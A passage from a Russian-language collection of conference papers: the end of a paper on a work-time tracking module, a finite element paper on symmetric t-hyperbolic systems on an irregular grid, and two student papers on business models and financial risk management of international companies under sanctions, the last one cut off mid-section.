Разработка специализированного модуля учета рабочего времени для IT-подразделений является важной и актуальной задачей. Предложенная концепция и функциональные требования к модулю позволят создать эффективный инструмент для управления ресурсами и контроля за рабочим временем сотрудников. Внедрение модуля позволит повысить прозрачность, оптимизировать планирование, улучшить контроль за загрузкой персонала и повысить общую эффективность работы IT-подразделения. Дальнейшие исследования будут направлены на разработку прототипа модуля и проведение его тестирования в реальных условиях IT-подразделения.

#### **Использованные источники:**

1. Брянцева, Т. А. Автоматизированные системы учёта рабочего времени / Т. А. Брянцева // Белгородский экономический вестник. – 2016. – № 3. – С. 131–134.
2. Гусев, В. Н. Основы защиты информации в корпоративных сетях / В. Н. Гусев, С. Н. Лапшин. – Москва : Инфра-М, 2022.
3. Евстифеева, С. А. Методика выявления требований к разработке автоматизированной системы формирования отчётности по учёту трудозатрат сотрудников ИТ-команд / С. А. Евстифеева, Н. П. Борисов // Актуальные исследования. – 2024. – № 22 (204), ч. I. – С. 44–46. – URL: [apni.ru](http://apni.ru) (дата обращения: [дата обращения]).
4. Кравченко, Ю. А. Информационные и программные технологии / Ю. А. Кравченко, Э. В. Кулиев, В. В. Марков. – Ростов-на-Дону : Издательство Южного федерального университета, 2022.
5. Кузнецов, В. Е. Автоматизация учёта рабочего времени сотрудников компании / В. Е. Кузнецов, И. Г. Смирнова, Н. Ю. Брызгалова // Universum: технические науки. – 2021. – № 6 (87). – URL: [7universum.com](http://7universum.com) (дата обращения: [дата обращения]).
6. Лисецкий, Ю. М. Модели сопровождения информационных систем предприятия по этапам жизненного цикла / Ю. М. Лисецкий // Программные продукты и системы. – 2018. – № 3. – С. 455–460.
7. Парфенова, М. Я. Методологические исследования эффективности информационных технологий : монография / М. Я. Парфенова, С. Н. Маликов. – Москва : МУ им. С. Ю. Витте, 2023.
8. Петрова, А. Е. Практическое руководство по обеспечению безопасности данных / А. Е. Петрова. – Москва : Юрайт, 2023.

9. Приймак, К. С. Информационная система учёта рабочего времени сотрудников в образовательной организации: проектирование, безопасность и использование гибких методологий / К. С. Приймак, И. А. Королькова // Вестник науки. – 2025. – № 6 (87), том 1. – URL: cyberleninka.ru (дата обращения: [дата обращения]).
10. Провалов, В. С. Информационные технологии управления / В. С. Провалов. – 4-е изд., стер. – Москва : Флинта, 2022.
11. Шмидт, Л. С. Защита данных в современных информационных системах : учебник / Л. С. Шмидт. – 2-е изд., перераб. и доп. – Санкт-Петербург : БХВ-Петербург, 2022.

**Давлатов Ш.О.**  
**доцент**  
**Университет экономики и педагогики**  
**Узбекистан, г.Карши**

## **ЧИСЛЕННОЕ РЕШЕНИЕ СИММЕТРИЧЕСКИХ Т-ГИПЕРБОЛИЧЕСКИХ СИСТЕМ НА НЕРЕГУЛЯРНОЙ СЕТКЕ**

***Аннотация.** В этой статье рассмотрен метод конечных элементов для симметрических  $t$ -гиперболических систем. Построена неявная разностная схема смешанной задачи для симметрических  $t$ -гиперболических систем. Создан алгоритм численного решения смешанной задачи для симметрических  $t$ -гиперболических систем методом конечных элементов на нерегулярной сетке. На основе этого алгоритма создана программа для численного решения смешанной задачи для симметрических  $t$ -гиперболических систем методом конечных элементов на нерегулярной сетке. Приведен численный расчет модельной задачи.*

***Ключевые слова:** метод конечных элементов, гиперболическая система, базисные функции, неявно-разностная схема.*

**Davlatov Sh.O.**  
**docent**  
**University of Economic and Pedagogy**  
**Uzbekistan, Karshi**

## **NUMERICAL SOLUTION OF SYMMETRIC T-HYPERBOLIC SYSTEMS ON AN IRREGULAR GRID**

***Abstract.** This article discusses the finite element method for symmetric  $t$ -hyperbolic systems. An implicit difference scheme of a mixed problem for symmetric  $t$ -hyperbolic systems was constructed. Created an algorithm for a numerical solution of a mixed problem for symmetric  $t$ -hyperbolic systems by finite elements on an irregular grid. Based on this algorithm, a program has been created for a numerical solution of a mixed problem for symmetric  $t$ -hyperbolic systems by the method of finite elements on an irregular grid. The numerical calculation of the model problem is given.*

***Keywords:** finite element method, hyperbolic system, basic functions, implicit difference scheme.*

## 1 . Введение

Постановка смешанной задачи: Пусть  $\Omega = \{(x, y) : x \in (0, l_x), y \in (0, l_y)\}$ .

В области  $G := \{(t, x, y) : t \in (0, T), (x, y) \in \Omega\}$  найти вектор- функцию  $u$  удовлетворяющей системе

$$\frac{\partial u(x, y, t)}{\partial t} + A \frac{\partial u(x, y, t)}{\partial x} + B \frac{\partial u(x, y, t)}{\partial y} + Cu(x, y, t) = F(x, y, t) \quad (1)$$

с граничным

$$(D - N)u|_{\partial\Omega} = 0 \quad (2)$$

и начальным

$$u(0, x, y) = u_0(x, y); \quad (3)$$

условиями.

Здесь  $A, B$  симметрические, постоянные матрицы размерностью  $M \times M$ ,  $C$  постоянная матрица размерностью  $M \times M$ ,

$u(t, x, y) = (u_1(t, x, y), u_2(t, x, y), \dots, u_M(t, x, y))^T$  неизвестная вектор функция,

$F(t, x, y) = (f_1(t, x, y), f_2(t, x, y), \dots, f_M(t, x, y))^T$ ,

$f_i(t, x, y) \in C(\Omega_T)$ ,  $i = \overline{1, M}$ ,

$u_0(x, y) = (u_{01}(x, y), u_{02}(x, y), \dots, u_{0M}(x, y))^T$  заданная

вектор функция  $u_{0i}(x, y) \in C(\Omega)$ ,  $i = \overline{1, M}$ .  $D = An_x + Bn_y$ ,  $n = (n_x, n_y)$  внешний нормаль на границу области  $\Omega$ .  $N$  матрица  $M \times M$ , удовлетворяющая условию  $N + N^* \geq 0$ .

### 2. Построение разностной схемы.

Отрезок  $[0, T]$  разобьем на  $N_t$  частей

$$t_n = \tau \cdot n, (n = 0, \dots, N_t), \tau = \frac{T}{N_t}.$$

Проведем прямые  $x = x_i = h_x i$  ( $i = 0, \dots, N_x, h_x = \frac{l_x}{N_x}$ ),  $y = y_j = h_y j$

( $j = 0, \dots, N_y, h_y = \frac{l_y}{N_y}$ ). Пересечение прямых  $x = x_i$  и  $y = y_j$ , называемый узлом

сетки, обозначим через  $M_{ij} = M(x_i; y_j)$ .

Сетка разбивает прямоугольную область  $\Omega$  на части (элементы). Каждый элемент прямоугольник. Элементы, один из вершин которых, является узел  $M_{ij}$  называются элементами этого узла. Объединение этих узлов обозначим через  $\Omega_{ij}$ .

Будем искать приближенное решение  $u_h(t_n, x, y)$  на каждом слое  $t_n$  по времени в виде

$$u_h^n = u_h(t_n, x, y) = \sum_{i=0}^{N_x} \sum_{j=0}^{N_y} u_{ij}(t_n) \cdot Q_{ij}(x, y), \quad (4)$$

где  $Q_{ij}(x, y)$  базисные функции,

$$u_{ij}^n = u(x_i, y_j, t_n) = (u_{1ij}(t_n), u_{2ij}(t_n), \dots, u_{Mij}(t_n))^T = (u_{1ij}^n, u_{2ij}^n, \dots, u_{Mij}^n)^T.$$

Аппроксимируем систему (1) в узле  $M_{ij}$  т.е. в системе (1)

производную по времени  $\frac{\partial u}{\partial t}$  аппроксимируем отношением

$$\frac{u(t + \tau, x, y) - u(t, x, y)}{\tau},$$

вместо  $u(t, x, y)$  подставим  $u_h(t_n, x, y)$ , каждое

уравнение полученной системы умножим на  $Q_{ij}(x, y)$  и проинтегрируем по  $\Omega_{ij}$ . В итоге получим неявную разностную схему:

$$\begin{aligned} & (u_h^{n+1}, Q_{ij})_{\Omega_{ij}} + \tau \left( A \frac{\partial u_h^{n+1}}{\partial x}, Q_{ij} \right)_{\Omega_{ij}} + \tau \left( B \frac{\partial u_h^{n+1}}{\partial y}, Q_{ij} \right)_{\Omega_{ij}} + \tau (C u_h^{n+1}, Q_{ij})_{\Omega_{ij}} = \\ & = \tau (F_h^{n+1}, Q_{ij})_{\Omega_{ij}} + (u_h^n, Q_{ij})_{\Omega_{ij}} \quad (x_i, y_j) \in \bar{\Omega}_h. \end{aligned} \quad (5)$$

где  $(u, v)_{\Omega_{ij}} = \iint_{\Omega_{ij}} u(x, y) \cdot v(x, y) d\Omega_{ij}$ .

В качестве примера базисной функции берем следующие функции  $Q_{ij}(x, y) = \phi_i(x) \cdot \psi_j(y)$ , где

$$\phi_i(x) = \begin{cases} \frac{x - x_{i-1}}{h_{xi}}, & x \in (x_{i-1}, x_i); \\ \frac{x_{i+1} - x}{h_{xi+1}}, & x \in (x_i, x_{i+1}); \\ 0, & x \notin (x_{i-1}, x_{i+1}); \end{cases} \quad i = 1, \dots, N_x - 1$$

$$\phi_0(x) = \begin{cases} \frac{x_1 - x}{h_{x1}}, & x \in (x_0, x_1); \\ 0, & x \notin (x_0, x_1); \end{cases} \quad \phi_{N_x}(x) = \begin{cases} \frac{x - x_{N_x-1}}{h_{xN_x}}, & x \in (x_{N_x-1}, x_{N_x}); \\ 0, & x \notin (x_{N_x-1}, x_{N_x}); \end{cases}$$

$$\psi_j(y) = \begin{cases} \frac{y - y_{j-1}}{h_{y_j}}, & y \in (y_{j-1}, y_j); \\ \frac{y_{j+1} - y}{h_{y_{j+1}}}, & y \in (y_j, y_{j+1}); \\ 0, & y \notin (y_{j-1}, y_{j+1}); \end{cases} \quad j = 1, \dots, N_y - 1$$

$$\psi_0(y) = \begin{cases} \frac{y_1 - y}{h_{y_1}}, & y \in (y_0, y_1); \\ 0, & y \notin (y_0, y_1); \end{cases}$$

$$\psi_{N_y}(y) = \begin{cases} \frac{y - y_{N_y-1}}{h_{y_{N_y}}}, & y \in (y_{N_y-1}, y_{N_y}); \\ 0, & y \notin (y_{N_y-1}, y_{N_y}); \end{cases}$$

тогда после некоторых несложных вычислений из (5), получим следующую разностную схему системы (1) в узле  $M_{ij} = M(x_i; y_j) \in \Omega_h$ , ( $i = 1, \dots, N_x - 1, j = 1, \dots, N_y - 1$ ):

$$\sum_{s=1}^N \left[ \alpha_{1ks} \cdot u_{sij}^{n+1} + \alpha_{2ks} \cdot u_{si+1j}^{n+1} + \alpha_{3ks} \cdot u_{si+1j+1}^{n+1} + \alpha_{4ks} \cdot u_{sij+1}^{n+1} + \alpha_{5ks} \cdot u_{si-1j+1}^{n+1} + \right. \\ \left. + \alpha_{6ks} \cdot u_{si-1j}^{n+1} + \alpha_{7ks} \cdot u_{si-1j-1}^{n+1} + \alpha_{8ks} \cdot u_{sij-1}^{n+1} + \alpha_{9ks} \cdot u_{si+1j-1}^{n+1} \right] = f_{kij}^{n+1} + \\ \sum_{s=1}^N \left[ \frac{\delta_{ks}}{\tau} \cdot \left( \frac{4}{9} u_{sij}^n + \frac{1}{9} (u_{si+1j}^n + u_{sij+1}^n + u_{si-1j}^n + u_{sij-1}^n) + \frac{1}{36} (u_{si+1j+1}^n + \right. \right. \\ \left. \left. + u_{si-1j+1}^n + u_{si-1j-1}^n + u_{si+1j-1}^n) \right) \right], \quad (6)$$

$$k = 1, \dots, M.$$

$$\text{Здесь } \delta_{ks} = \begin{cases} 1 & \text{если } k = s \\ 0 & \text{если } k \neq s \end{cases},$$

$$\begin{aligned} \alpha_{1ks} &= \frac{4}{9} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{3} \cdot (\frac{1}{h_{xi}} - \frac{1}{h_{xi+1}}) a_{ks} + \frac{1}{3} \cdot (\frac{1}{h_{yj}} - \frac{1}{h_{yj+1}}) b_{ks}, \\ \alpha_{2ks} &= \frac{1}{9} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{3} \cdot \frac{a_{ks}}{h_{xi+1}} + \frac{1}{12} \cdot (\frac{1}{h_{yj}} - \frac{1}{h_{yj+1}}) b_{ks}, \\ \alpha_{3ks} &= \frac{1}{36} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{12} \cdot (\frac{a_{ks}}{h_{xi+1}} + \frac{b_{ks}}{h_{yj+1}}), \\ \alpha_{4ks} &= \frac{1}{9} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{12} \cdot (\frac{1}{h_{xi}} - \frac{1}{h_{xi+1}}) a_{ks} + \frac{1}{3} \cdot \frac{b_{ks}}{h_{yj+1}}, \\ \alpha_{5ks} &= \frac{1}{36} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) - \frac{1}{12} \cdot (\frac{a_{ks}}{h_{xi}} - \frac{b_{ks}}{h_{yj+1}}), \\ \alpha_{6ks} &= \frac{1}{9} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) - \frac{1}{3} \cdot \frac{a_{ks}}{h_{xi}} + \frac{1}{12} \cdot (\frac{1}{h_{yj}} - \frac{1}{h_{yj+1}}) b_{ks}, \\ \alpha_{7ks} &= \frac{1}{36} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) - \frac{1}{12} \cdot (\frac{a_{ks}}{h_{xi}} + \frac{b_{ks}}{h_{yj}}), \\ \alpha_{8ks} &= \frac{1}{9} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{12} \cdot (\frac{1}{h_{xi}} - \frac{1}{h_{xi+1}}) a_{ks} - \frac{1}{3} \cdot \frac{b_{ks}}{h_y}, \\ \alpha_{9ks} &= \frac{1}{36} \cdot (c_{ks} + \frac{\delta_{ks}}{\tau}) + \frac{1}{12} \cdot (\frac{a_{ks}}{h_{xi+1}} - \frac{b_{ks}}{h_{yj}}). \end{aligned}$$

Для того чтобы замкнуть систему линейных алгебраических уравнений (СЛАУ) (6) воспользуемся аппроксимациями граничных и начальных условий:

$$\begin{aligned} (D - N)u(t_{n+1}, x, y_j) \Big|_{x=0} &= 0 \\ (D - N)u(t_{n+1}, x, y_j) \Big|_{x=l_x} &= 0 \\ (D - N)u(t_{n+1}, x_i, y) \Big|_{y=0} &= 0 \\ (D - N)u(t_{n+1}, x_i, y) \Big|_{y=l_y} &= 0 \end{aligned} \tag{7}$$

при  $t = 0$ :

$$u(0, x_i, y_j) = u_0(x_i, y_j), \quad M(x_i, y_j) \in \bar{\Omega}_h. \tag{8}$$

В качестве дополнительных граничных условий (неопределенных дифференциальной постановкой смешанной задачи) используется аппроксимация исходной системы. В итоге получим замкнутую систему линейных алгебраических уравнений. СЛАУ решим методом главных элементов.

Нерегулярная сетка создается следующим образом. Область  $\Omega$  разбиваем выше указанным способом на несколько частей. Это является первоначальной

“грубой” сеткой. На этой сетке находим численное решение задачи (1)-(3). После нахождения решения, если модуль разности значений, хотя бы одной компоненты вектор-функции  $u_h(x, t)$ , в узлах между  $M_{ij}$ ,  $M_{i+1j}$  или в узлах между  $M_{ij}$ ,  $M_{ij+1}$  больше заданного числа  $\delta > 0$ , то середину этих узлов ставим новый узел. Создаем первую нерегулярную сетку. На этой сетке повторно находим численное решение задачи (1)-(3). Аналогично выше указанным способом создаем следующую нерегулярную сетку. Этот процесс будем повторять пока не будет выполняться неравенства  $|u_{ki+1j} - u_{kij}| \leq \delta$  и  $|u_{kij+1} - u_{kij}| \leq \delta$  ( $k = 1, \dots, M$ ).

### 3 . Численные расчеты.

В качестве примера рассмотрим задачу 1.

Пусть  $\Omega = \{(x, y) : 0 < x < 2\pi, 0 < y < 2\pi\}$ .

Возьмем  $\beta = 1$  и  $\varphi = \sqrt{2} \sin x \sin y \cos \sqrt{2}t$

начальные условия при  $t = 0$

$u_1 = 0, u_2 = 0, u_3 = \sqrt{2} \sin x \sin y$

условие на границе

$$(D - N) \begin{pmatrix} u_1 \\ u_2 \\ u_3 \end{pmatrix} \Big|_{\partial\Omega} = 2 \begin{pmatrix} 0 & 0 & -n_1 \\ 0 & 0 & -n_2 \\ 0 & 0 & -1 \end{pmatrix} \begin{pmatrix} u_1 \\ u_2 \\ u_3 \end{pmatrix} \Big|_{\partial\Omega} = 2 \begin{pmatrix} -n_1 u_3 \\ -n_2 u_3 \\ -u_3 \end{pmatrix} \Big|_{\partial\Omega} = 0,$$

Из этого следует, что на всей стороне прямоугольника  $u_3 = 0$ .

При  $t > 0$  точное решение смешанной задачи будет

$$u_1 = \cos x \sin y \sin \sqrt{2}t, u_2 = \sin x \cos y \sin \sqrt{2}t,$$

$$u_3 = \sqrt{2} \sin x \sin y \cos \sqrt{2}t.$$

В таблице ниже приведены значения разницы  $\|u - v\|_{L^2(\Omega)}$  на неравномерной сетке при различных разбиениях по времени  $t$  и первоначальном разбиении  $N_x = 3, N_y = 3$  по  $x$  и по  $y$  соответственно, при  $\delta = 0,2$  и при  $t = 15$ .

$N_t$	$N_x$	$N_y$	$\ u - v\ _{L^2(\Omega)}$
10	13	13	0.4603349
20	13	13	0.2622136
40	13	13	0.1154079
80	13	13	0.0228676
160	13	13	0.0220265

**Использованные источники:**

1. К. О. Friedrichs, Symmetric positive linear differential equations, Comm. Pure Appl. Math.,11 (1958), pp. 333–418.
2. R.D. Alov, Z.K. Eshkuvatov, Sh.O. Davlatov, N.M.A. NikLong. Sufficient condition of stability of finite element method for symmetric T-hyperbolic systems with constant coefficients. Computers and Mathematics with Applications. USA.68(2014 ) pp. 1194-1204. ( Scopus. IF=3.37)

*Дягилев В.В.  
студент*

*Московский государственный педагогический университет*

## **АДАПТАЦИЯ БИЗНЕС-МОДЕЛИ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИОННОГО ДАВЛЕНИЯ**

***Аннотация:** в условиях ужесточения санкционных ограничений международные компании вынуждены оперативно адаптировать свои бизнес-модели для сохранения устойчивости и конкурентоспособности. В статье рассматриваются ключевые стратегии трансформации бизнес-моделей, включая релокацию операций, диверсификацию поставщиков и пересмотр цепочек создания стоимости. На основе анализа опыта ведущих корпораций выделены эффективные механизмы адаптации, а также предложены рекомендации по управлению рисками.*

***Ключевые слова:** международный бизнес, санкционные ограничения, бизнес-модель, цепочка создания стоимости, антикризисное управление.*

*Dyagilev V.V.  
student*

*Moscow State Pedagogical University*

## **ADAPTATION OF THE BUSINESS MODEL OF INTERNATIONAL COMPANIES IN THE CONDITIONS OF SANCTIONS PRESSURE**

***Abstract:** In the context of tightening sanctions, international companies are forced to promptly adapt their business models to maintain stability and competitiveness. The article examines key strategies for transforming business models, including relocation of operations, supplier diversification, and revision of value chains. Based on the analysis of case studies of leading corporations, effective adaptation mechanisms are identified, and risk management recommendations are proposed.*

***Keywords:** international business, sanctions, business model, value chain, crisis management.*

### **Введение**

Современные геополитические реалии, характеризующиеся усилением санкционного давления на международные компании, требуют пересмотра традиционных подходов к ведению бизнеса. Санкции, вводимые отдельными государствами или международными организациями, создают значительные препятствия для функционирования транснациональных корпораций (ТНК),

затрагивая все аспекты их деятельности: от логистики и цепочек поставок до финансовых операций и управления персона.

Актуальность исследования обусловлена необходимостью разработки эффективных стратегий адаптации бизнес-моделей в условиях санкционных ограничений. В статье анализируются практические решения, которые могут быть применены международными компаниями для минимизации негативных последствий санкций и сохранения конкурентоспособности на глобальных рынках.

## 1. Теоретические основы адаптации бизнес-моделей в условиях санкций

### 1.1. Понятие и структура бизнес-модели

Бизнес-модель представляет собой систему создания, доставки и захвата ценности (Остервальдер и Пинье, 2010). В условиях санкций корпорации сталкиваются с необходимостью пересмотра ключевых элементов:

- **Ценностное предложение:** требуется переоценка того, что действительно ценно для клиента в новых условиях. Может потребоваться адаптация продукта/услуги под новые нормативные требования или доступные компоненты.

- **Целевые сегменты и рынки:** неизбежно сужение или полная потеря доступа к некоторым рынкам, требующее переноса акцентов на "дружественные" или нейтральные юрисдикции, переориентации на новые группы клиентов внутри доступных рынков.

- **Каналы взаимодействия и распределения:** санкции часто нарушают традиционные каналы сбыта, требуя поиска альтернативных логистических маршрутов (например, сухопутные коридоры вместо морских), создания новых дистрибьюторских сетей или усиления прямых онлайн-продаж.

- **Взаимоотношения с клиентами:** Усиление фокуса на лояльности существующих клиентов в доступных регионах, прозрачность коммуникации о возможных ограничениях.

- **Ключевые ресурсы и деятельность:** затрагиваются критически: доступ к финансам, технологиям, сырью, квалифицированному персоналу. Требуется перестройка операционных процессов.

- **Ключевые партнеры:** Существующие партнерские сети рушатся; необходим активный поиск и интеграция новых партнеров из "безопасных" юрисдикций, включая поставщиков, логистические компании, финансовые институты.

- **Потоки поступлений и структура издержек:** Санкции резко увеличивают издержки (логистика, новые поставщики, R&D) и могут блокировать потоки доходов. Требуется пересмотр ценовой политики и поиск путей оптимизации затрат.

### 1.2. Влияние санкций на международный бизнес

Современные санкции носят комплексный характер, включая:

- **Финансовые ограничения:** Отключение банков и компаний от международных платежных систем (SWIFT, CIPS), заморозка активов (валютных резервов, имущества), запрет на инвестиции и доступ к международным капиталам, ограничения на долговое финансирование. Это парализует расчеты и инвестиционную деятельность.

- **Торговые эмбарго:** запреты или квоты на экспорт/импорт ключевых товаров (энергоносители, металлы, продовольствие, высокотехнологичная продукция), ограничения на оказание услуг (транспортных, страховых, инжиниринговых). Разрушает цепочки поставок.

- **Технологические барьеры:** ограничения на экспорт и импорт высокотехнологичной продукции и "двойного назначения" (полупроводники, ПО, телекоммуникационное оборудование), запреты на трансфер технологий и ноу-хау. Подрывает инновационный потенциал и производство.

- **Транспортные и логистические ограничения:** закрытие воздушного пространства, запреты на заход судов в порты, ограничения на предоставление услуг страхования и фрахта. Катастрофически удлинняет и удорожает логистику.

- **Персональные санкции:** запреты на въезд, заморозка активов топ-менеджеров и владельцев компаний. Дестабилизирует управление и принятие решений.

Эмпирические данные (Иванов, Петрова, 2023) подтверждают масштаб воздействия: более 60% ТНК, столкнувшихся с санкциями, вынуждены радикально менять стратегию поставок; около 45% прибегают к частичной или полной релокации производств; практически все отмечают значительный рост издержек и снижение рентабельности на затронутых рынках.

## 2. Ключевые стратегии адаптации-м-моделей

### 2.1. Релокация операций и создание "двойных цепочек"

В ответ на санкции компании активно переносят производства в нейтральные или "безопасные" страны. Примеры:

- **ИКЕА:** Закрытие магазинов и производств в России с параллельным переносом части мощностей по производству мебели и комплектующих в Турцию и Казахстан для обслуживания рынков СНГ и Азии.

- **Volkswagen, Renault:** Активная локализация производства и поиск альтернативных поставщиков комплектующих в Восточной Европе (Польша, Чехия, Румыния) и Северной Африке для снижения зависимости от российских/украинских поставщиков и рисков логистики через конфликтные зоны.

Формирование "двойных цепочек" (dual supply chains) позволяет разделить потоки для санкционных и несанкционированных рынков (Смирнов, 2024).

### 2.2. Диверсификация поставщиков и локализация

Зависимость от единого источника (например, микрочипы из Тайваня) повышает уязвимость. Решения:

- **Расширение пула поставщиков:** Компании активно ищут альтернативных поставщиков ключевых компонентов и материалов в географически диверсифицированных регионах. Например, перенос закупок микрочипов не только в Китай и Юго-Восточную Азию (Вьетнам, Малайзия, Индия), но и развитие поставок из Северной Америки и Европы, несмотря на более высокую стоимость.

- **Вертикальная интеграция и локализация:** Создание собственных производств критически важных компонентов или развитие глубоких партнерств с локальными поставщиками в ключевых регионах присутствия. Это снижает логистические риски и зависимость от глобальных цепочек. (например, создание фармацевтических мощностей в Индии вместо ЕС).

### 2.3. Цифровизация и гибкость цепочек создания стоимости

Цифровые технологии стали критическим инструментом повышения прозрачности, прогнозируемости и гибкости цепочек поставок в условиях нестабильности:

- **Платформы видимости цепочки поставок (Supply Chain Visibility):** Использование IoT-датчиков, блокчейна (для отслеживания происхождения и движения товаров, подтверждения соответствия санкционным требованиям) и спутникового мониторинга для получения данных о перемещениях грузов в реальном времени. Это позволяет быстро реагировать на сбои.

- **Предиктивная аналитика и ИИ:** Применение искусственного интеллекта для прогнозирования логистических сбоев, оптимизации маршрутов в обход зон риска, управления запасами в условиях нестабильных поставок, оценки надежности новых поставщиков.

Кейс Maersk (2023): Широкое внедрение AI-платформ для анализа огромных массивов данных (погода, пробки, геополитические события, данные с судов) для прогнозирования задержек и предложения альтернативных маршрутов, что критически важно в условиях санкционных ограничений на логистику.

### 3. Практические рекомендации

На основе анализа предлагаются следующие меры:

- 1) **Сценарное планирование** – Разработка детализированных сценариев для различных уровней и типов санкционного давления.

- 2) **Партнерство с локальными игроками** – снижение политических рисков через совместные предприятия.

- 3) **Инвестиции в R&D** – Снижение технологической зависимости. Ускоренное развитие собственных компетенций и технологий в критически важных областях.

- 4) **Усиление комплаенс-функции и управления рисками** – создание мощных подразделений по соблюдению санкционных режимов с доступом к самым актуальным базам данных и экспертным знаниям.

## Заключение

Адаптация бизнес-моделей международных компаний к реалиям санкционного давления перестала быть тактической задачей и превратилась в стратегический императив выживания и развития. Успешная адаптация требует комплексного, многомерного подхода, сочетающего диверсификацию, стратегическую локализацию критически важных активов и компетенций, активную цифровизацию цепочек создания стоимости для повышения их прозрачности, гибкости и устойчивости, а также превентивное сценарное планирование и усиление комплаенса. Ключевым фактором успеха становится способность к быстрой трансформации и инвестиции в инновации (как технологические, так и в бизнес-моделях).

### Использованные источники:

1. Иванов А.А., Петрова С.К. (2023). Стратегии трансформации глобальных цепочек создания стоимости в условиях санкционных ограничений // Российский журнал менеджмента. Т. 21, № 3. С. 45-68.
2. Смирнов В.Л. (2024). Антикризисное управление международными корпорациями: новые вызовы санкционной эпохи. М.: Экономика. 215 с.
3. Федорова М.Н., Сидоров П.В. (2025). Цифровая трансформация supply chain в условиях нестабильности // Вестник МГУ. Серия Экономика. № 1. С. 112-130.
4. Барановский К.И. (2024). Санкции как фактор изменения бизнес-моделей: анализ российского и международного опыта // Вопросы экономики. № 5. С. 78-95.
5. Козлова Е.М. (ред.) (2023). Влияние геополитики на международный бизнес: тренды 2023-2025. СПб.: Питер. 180 с.

*Дягилев В.В.  
студент*

*Московский государственный педагогический университет*

## **ФИНАСОВЫЕ ИНСТРУМЕНТЫ И МЕХАНИЗМЫ МИНИМИЗАЦИИ РИСКОВ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИЙ**

***Аннотация:** В статье исследуются современные финансовые инструменты и механизмы управления рисками, применяемые международными компаниями в условиях санкционных ограничений. Особое внимание уделяется методам хеджирования валютных и кредитных рисков, реструктуризации финансовых потоков, а также созданию альтернативных платежных систем. На основе анализа практики ведущих корпораций предложен комплекс мер по повышению финансовой устойчивости в условиях геополитической нестабильности. Рассмотрены кейсы компаний, успешно адаптировавших свои финансовые стратегии к новым экономическим реалиям.*

***Ключевые слова:** финансовые риски, санкционные ограничения, хеджирование, международные компании, альтернативные платежные системы.*

*Dyagilev V.V.  
student*

*Moscow State Pedagogical University*

## **FINANCIAL INSTRUMENTS AND MECHANISMS FOR MINIMIZING RISKS OF INTERNATIONAL COMPANIES UNDER SANCTIONS**

***Abstract:** The article examines modern financial instruments and risk management mechanisms used by international companies under sanctions restrictions. Special attention is paid to methods of hedging currency and credit risks, restructuring financial flows, and creating alternative payment systems. Based on the analysis of leading corporations' practices, a set of measures to enhance financial stability in conditions of geopolitical instability is proposed. Cases of companies that have successfully adapted their financial strategies to new economic realities are considered.*

***Keywords:** financial risks, sanctions, hedging, international companies, alternative payment systems.*

## Введение

Современная геополитическая ситуация, характеризующаяся усилением санкционного давления на международный бизнес, требует от компаний пересмотра традиционных подходов к управлению финансовыми рисками. В 2022-2025 годах масштабы финансовых ограничений достигли беспрецедентного уровня: по данным Центра экономических исследований (2025), объем замороженных активов международных корпораций превысил \$300 млрд, а количество ограничений в банковской сфере увеличилось на 40% по сравнению с предыдущим периодом.

Особую актуальность приобретают исследования адаптационных механизмов, позволяющих компаниям сохранять финансовую устойчивость.

В работе рассматриваются три ключевых аспекта:

- Инструменты хеджирования в условиях ограниченного доступа к традиционным финансовым рынкам

- Альтернативные механизмы международных расчетов

- Оптимизация структуры капитала в условиях санкционного давления.

1. Теоретические основы управления финансовыми рисками в условиях санкций

1.1. Классификация финансовых рисков в международной деятельности

В условиях санкций международные компании сталкиваются с комплексом взаимосвязанных финансовых рисков:

1. Валютные риски:

- Ограничения на конвертацию валют

- Блокировка корреспондентских счетов

- Запреты на операции в определенных валютах

2. Кредитные риски:

- Ограничения доступа к международному финансированию

- Риски дефолта контрагентов

- Проблемы рефинансирования долга

3. Операционные риски:

- Блокировка платежных систем

- Ограничения на трансграничные переводы

- Проблемы с подтверждением платежей

Как отмечает Петров (2023), современные санкции создают эффект "каскадных рисков", когда ограничения в одной сфере провоцируют проблемы в других областях финансовой деятельности.

1.2. Эволюция санкционных механизмов

Современные финансовые санкции характеризуются:

- Персонализацией. Фокус сместился с целых стран на конкретные компании, банки, сектора экономики (оборонная, энергетическая, IT, транспорт) и даже физических лиц (топ-менеджеров, владельцев). Списки OFAC (США), ЕС, Великобритании постоянно обновляются и расширяются.

- Вторичные санкции. Ключевая и наиболее опасная черта. Под угрозой санкций оказываются любые компании и банки третьих стран, которые

осмелятся вести бизнес с первично санкционированными лицами/юрисдикциями. Это создает эффект "страха" и "самоограничения" даже у нейтральных игроков.

- Технологичностью. Использование Big Data и AI для мониторинга транзакций в режиме реального времени, выявления сложных схем обхода санкций, отслеживания конечных бенефициаров через цепочки офшоров. Автоматизированные системы скрининга контрагентов стали стандартом в крупных банках.

По данным исследования Сидоровой (2024), 78% международных компаний столкнулись с блокировкой хотя бы одного платежа в 2023 году, при этом среднее время разблокировки составило 17 рабочих дней.

## 2. Практические механизмы минимизации финансовых рисков

### 2.1. Инструменты хеджирования в условиях санкций

Традиционные методы хеджирования требуют адаптации:

- Валютные свопы с использованием альтернативных валют. Использование валют "дружественных" стран (CNY, INR, AED, BRL, TRY) или валютных корзин. Заключение сделок через банки в нейтральных юрисдикциях (ОАЭ, Турция, Казахстан, Гонконг, возможно, Армения/Кыргызстан) или локальные банки стран-партнеров.

- Внутригрупповое хеджирование. Многосторонний неттинг (netting) валютных потоков внутри транснациональной группы компаний. Создание внутреннего "валютного пула" для взаимного покрытия рисков без выхода на внешний рынок. Требуется сложной юридической структуры и управления.

- Опционные стратегии с участием региональных бирж. Использование возможностей Шанхайской (SHFE), Индийской (NSE), Дубайской (DME) или Гонконгской (HKEX) бирж для хеджирования товарных и частично валютных рисков. Ликвидность и выбор инструментов пока уступают западным площадкам.

- Натуральное хеджирование. Структурирование контрактов таким образом, чтобы доходы и расходы номинировались в одной валюте (например, экспорт нефти за CNY и импорт оборудования из Китая за CNY).

